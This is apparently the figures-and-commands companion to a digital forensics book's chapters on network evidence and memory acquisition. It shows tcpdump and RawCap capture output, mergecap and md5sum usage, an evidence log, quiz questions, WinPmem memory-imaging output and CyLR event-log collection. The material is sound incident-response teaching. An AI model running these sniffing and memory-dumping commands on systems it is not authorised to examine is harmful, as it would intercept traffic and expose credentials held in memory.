16:43:13.310615 IP (tos 0x10, ttl 64, id 42610, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0x8c2c (correct), seq 26495744:
26496064, ack 15441, win 501, length 320
16:43:13.312602 IP (tos 0x0, ttl 127, id 14594, offset 0, flags [DF], proto TCP (6), length 40)
    DESKTOP-47CFSUD.hitronhub.home.61181 > arkime.hitronhub.home.ssh: Flags [.], cksum 0x1c55 (correct), ack 26494224,
win 1026, length 0
16:43:13.312688 IP (tos 0x10, ttl 64, id 42611, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0xc730 (correct), seq 26496064:
26496384, ack 15441, win 501, length 320
16:43:13.312740 IP (tos 0x10, ttl 64, id 42612, offset 0, flags [DF], proto TCP (6), length 600)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0xabac (correct), seq 26496384:
26496944, ack 15441, win 501, length 560
16:43:13.312792 IP (tos 0x10, ttl 64, id 42613, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0xa2d8 (correct), seq 26496944:
26497264, ack 15441, win 501, length 320
16:43:13.312840 IP (tos 0x10, ttl 64, id 42614, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0xacc2 (correct), seq 26497264:
26497584, ack 15441, win 501, length 320
16:43:13.312963 IP (tos 0x10, ttl 64, id 42615, offset 0, flags [DF], proto TCP (6), length 360)
    arkime.hitronhub.home.ssh > DESKTOP-47CFSUD.hitronhub.home.61181: Flags [P.], cksum 0x1f7f (correct), seq 26497584:
26497904, ack 15441, win 501, length 320
```

Figure 5.5 – The tcpdump command output

```
arkime@arkime:~$ sudo tcpdump -i ens160 -vvv -w ping_capture
tcpdump: listening on ens160, link-type EN10MB (Ethernet), capture size 262144 bytes
^C387 packets captured
389 packets received by filter
0 packets dropped by kernel
```

Figure 5.6 – The tcpdump output




Figure 5.7 – Wireshark packet capture analysis

```

C:\ProgramData\chocolatey\bin>RawCap.exe --help
NETRESEC RawCap version 0.2.0.0

Usage: RawCap.exe [OPTIONS] <interface> <pcap_target>
<interface> can be an interface number or IP address
<pcap_target> can be filename, stdout (-) or named pipe (starting with \\.\pipe\)

OPTIONS:
-f          Flush data to file after each packet (no buffer)
-c <count>  Stop sniffing after receiving <count> packets
-s <sec>    Stop sniffing after <sec> seconds
-m          Disable automatic creation of RawCap firewall entry
-q          Quiet, don't print packet count to standard out

INTERFACES:
0.      IP      : 192.168.0.40
        NIC Name : Ethernet0
        NIC Type  : Ethernet

1.      IP      : 127.0.0.1
        NIC Name : Loopback Pseudo-Interface 1
        NIC Type  : Loopback

Example 1: RawCap.exe 0 dumpfile.pcap
Example 2: RawCap.exe -s 60 127.0.0.1 localhost.pcap
Example 3: RawCap.exe 127.0.0.1 \\.\pipe\RawCap
Example 4: RawCap.exe -q 127.0.0.1 - | Wireshark.exe -i - -k

```

Figure 5.8 – The Rawcap.exe menu

```

C:\ProgramData\chocolatey\bin>RawCap.exe 0 RawCap.pcap
Sniffing IP : 192.168.0.40
Output File : C:\ProgramData\chocolatey\bin\RawCap.pcap
--- Press [Ctrl]+C to stop ---
Packets      : 5885

```

Figure 5.9 – The output of a RawCap packet capture




Figure 5.10 – Analysis of the RawCap file in Wireshark




Figure 5.11 – Wireshark Capture interfaces




Figure 5.12 – A Wireshark capture view

```
arkime@arkime:~$ mergecap -help
Mergcap (Wireshark) 3.2.3 (Git v3.2.3 packaged as 3.2.3-1)
Merge two or more capture files into one.
See https://www.wireshark.org for more information.

Usage: mergcap [options] -w <outfile>|- <infile> [<infile> ...]

Output:
  -a                concatenate rather than merge files.
                    default is to merge based on frame timestamps.
  -s <snaplen>      truncate packets to <snaplen> bytes of data.
  -w <outfile>|-    set the output filename to <outfile> or '-' for stdout.
  -F <capture type> set the output file type; default is pcapng.
                    an empty "-F" option will list the file types.
  -I <IDB merge mode> set the merge mode for Interface Description Blocks; default
is 'all'.
                    an empty "-I" option will list the merge modes.

Miscellaneous:
  -h                display this help and exit.
  -v                verbose output.
```

Figure 5.13 – The mergcap help menu

File Details

File Name:	Description:	Hash:	Source:
ping_capture	Packet capture of ICMP activity	1a2edfe917b912696e4f7df3aacfafb8	192.168.0.110
Date / Time Acquired:	Captured By:	Method:	Storage Drive:
20220403T1634 UTC	G. Johansen	tcpdump	Evidence_001

Figure 5.14 – A network evidence collection entry

```
arkime@arkime:~$ md5sum -help
md5sum: invalid option -- 'h'
Try 'md5sum --help' for more information.
arkime@arkime:~$ md5sum --help
Usage: md5sum [OPTION]... [FILE]...
Print or check MD5 (128-bit) checksums.

With no FILE, or when FILE is -, read standard input.

  -b, --binary      read in binary mode
  -c, --check       read MD5 sums from the FILEs and check them
  --tag            create a BSD-style checksum
  -t, --text       read in text mode (default)
  -z, --zero        end each output line with NUL, not newline,
                   and disable file name escaping

The following five options are useful only when verifying checksums:
  --ignore-missing don't fail or report status for missing files
  --quiet         don't print OK for each successfully verified file
  --status       don't output anything, status code shows success
  --strict      exit non-zero for improperly formatted checksum lines
  -w, --warn    warn about improperly formatted checksum lines

  --help      display this help and exit
  --version   output version information and exit

The sums are computed as described in RFC 1321.  When checking, the input
should be a former output of this program.  The default mode is to print a
line with checksum, a space, a character indicating input mode ('*' for binary,
' ' for text or where binary is insignificant), and name for each FILE.

GNU coreutils online help: <https://www.gnu.org/software/coreutils/>
Full documentation at: <https://www.gnu.org/software/coreutils/md5sum>
or available locally via: info '(coreutils) md5sum invocation'
```

Figure 5.15 – The md5sum help menu

```
arkime@arkime:~$ md5sum ping_capture
1a2edfe917b912696e4f7df3aacfafb8 ping_capture
arkime@arkime:~$
```

Figure 5.16 – A md5sum file calculation

Code and Commands

Command 5.1

```
arkime@arkime: ~$ tcpdump -h
```

Command 5.2

```
arkime@arkime:~$ tcpdump -D
```

Command 5.3

```
arkime@arkime:~$ sudo tcpdump -i ens160 -v
```

Command 5.4

```
arkime@arkime:~$ sudo tcpdump -i ens160 -vvv -w  
ping_capture
```

Command 5.5

```
arkime@arkime:~$ sudo tcpdump -i ens33 src host  
192.168.10.54
```

Command 5.6

```
arkime@arkime:~$ sudo tcpdump -i ens33 dst host 162.4.5.23
```

Command 5.7

```
D:\>RawCap.exe -help
```

Command 5.8

```
C:\ProgramData\chocolatey\bin\RawCap.exe 0 RawCap.pcap
```

Command 5.9

```
arkimie@arkime:~$mergcap -help
```

Command 5.10

```
arkime@arkime:~$mergcap -w switches.pcap switch1.pcap  
switch2.pcap switch3.pcap
```

Command 5.11:


```
arkime@arkime:~$md5sum --help
```

Command 5.12:

```
arkime@arkime:~$md5sum ping_capture
```

Questions

1. Which of these items are potential sources of network evidence?
 - Switches
 - Routers
 - Firewalls
 - All of the above
2. Network diagrams are important in identifying potential areas where network evidence can be acquired.
 - True
 - False
3. Which of the following is not a network forensic evidence capture tool?
 - RawCap
 - Wireshark
 - WinPcap
 - LogBeat
4. When conducting evidence acquisition, it is not important to record the hash value of the file.
 - True
 - False

Further reading

- Wireshark training: <https://www.chappell-university.com/>
- *Introduction to Cisco IOS NetFlow – A Technical Overview*:
https://www.cisco.com/c/en/us/products/collateral/ios-nx-os-software/ios-netflow/prod_white_paper0900aecd80406232.html

Chapter 6

Images




Figure 6.1 – Digital evidence volatility




Figure 6.2 – FTK Imager main window




Figure 6.3 – FTK Imager memory capture




Figure 6.4 – FTK Imager memory capture progress




Figure 6.5 – FTK Imager page file extraction




Figure 6.6 – FTK Imager memory capture success

Name	Date modified	Type	Size
pagefile.sys	4/13/2022 5:06 PM	System file	3,538,944 KB
Acc_LT_008.mem	4/13/2022 5:00 PM	MEM File	18,317,312 KB

Figure 6.7 – FTK Imager output files

```
E:\>winpmem_mini_x64_rc2.exe -help
WinPmem64
WinPmem - A memory imager for windows.
Copyright Michael Cohen (scudette@gmail.com) 2012-2014.

Version 2.0.1 Oct 13 2020
Usage:
  winpmem_mini_x64_rc2.exe [option] [output path]

Option:
  -l    Load the driver and exit.
  -u    Unload the driver and exit.
  -d [filename]
        Extract driver to this file (Default use random name).
  -h    Display this help.
  -w    Turn on write mode.
  -0    Use MmMapIoSpace method.
  -1    Use \\Device\\PhysicalMemory method (Default for 32bit OS).
  -2    Use PTE remapping (AMD64 only - Default for 64bit OS).

NOTE: an output filename of - will write the image to STDOUT.

Examples:
winpmem_mini_x64_rc2.exe physmem.raw
Writes an image to physmem.raw
```

Figure 6.8 – WinPmem help menu

```
E:\>winpmem_mini_x64_rc2.exe Acc_LT09.raw
WinPmem64
Extracting driver to C:\Users\madno\AppData\Local\Temp\pmeAE7F.tmp
Driver Unloaded.
Loaded Driver C:\Users\madno\AppData\Local\Temp\pmeAE7F.tmp.
Deleting C:\Users\madno\AppData\Local\Temp\pmeAE7F.tmp
The system time is: 14:46:26
Will generate a RAW image
- buffer_size_: 0x1000
CR3: 0x00001AD002
5 memory ranges:
Start 0x00001000 - Length 0x0009E000
Start 0x00100000 - Length 0x86C87000
Start 0x87687000 - Length 0x16217000
Start 0x9EC0E000 - Length 0x00001000
Start 0x100000000 - Length 0x35E000000
max_physical_memory_ 0x45e000000
Acquisition mode PTE Remapping
Padding from 0x00000000 to 0x00001000
pad
- length: 0x1000
```

Figure 6.9 – WinPmem output

```
Administrator: Command Prompt
pad
- length: 0x1370000

14% 0x9D89E000 ..
copy_memory
- start: 0x9ec0e000
- end: 0x9ec0f000

14% 0x9EC0E000 .
Padding from 0x9EC0F000 to 0x100000000
pad
- length: 0x613f1000

14% 0x9EC0F000 .....
14% 0x9EC0F000 .....
copy_memory
- start: 0x100000000
- end: 0x45e000000

22% 0x100000000 .....xxx.....
27% 0x132000000 .....
31% 0x164000000 .....
36% 0x196000000 .....
40% 0x1C8000000 .....
45% 0x1FA000000 .....
49% 0x22C000000 .....
54% 0x25E000000 .....x.....
58% 0x290000000 .....
63% 0x2C2000000 .....
67% 0x2F4000000 .....
72% 0x326000000 .....
76% 0x358000000 .....
81% 0x38A000000 .....
85% 0x3BC000000 .....
89% 0x3EE000000 .....
94% 0x420000000 .....
98% 0x452000000 .....x.....
The system time is: 17:05:26
Driver Unloaded.

E:\>
```

Figure 6.10 – WinPmem output




Figure 6.11 – RAM Capturer start window




Figure 6.12 – RAM Capturer progress




Figure 6.13 – RAM Capturer completion




Figure 6.14 – FTK protected files acquisition

```
Administrator: Command Prompt - CyLR.exe
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-PnPDevices%4Admin.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-PnPDevices%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-Printers%4Admin.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-Printers%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Admin.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-Time-Service-PTP-Provider%4PTP-Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-Troubleshooting-Recommended%4Admin.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-Troubleshooting-Recommended%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TWUI%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TZSync%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-TZUtil%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-UAC%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-UAC-FileVirtualization%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-UniversalTelemetryClient%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-User Control Panel%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-User Device Registration%4Admin.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-User Profile Service%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-User-Loader%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\Logs\Microsoft-Windows-UserPnp%4ActionCenter.evtx
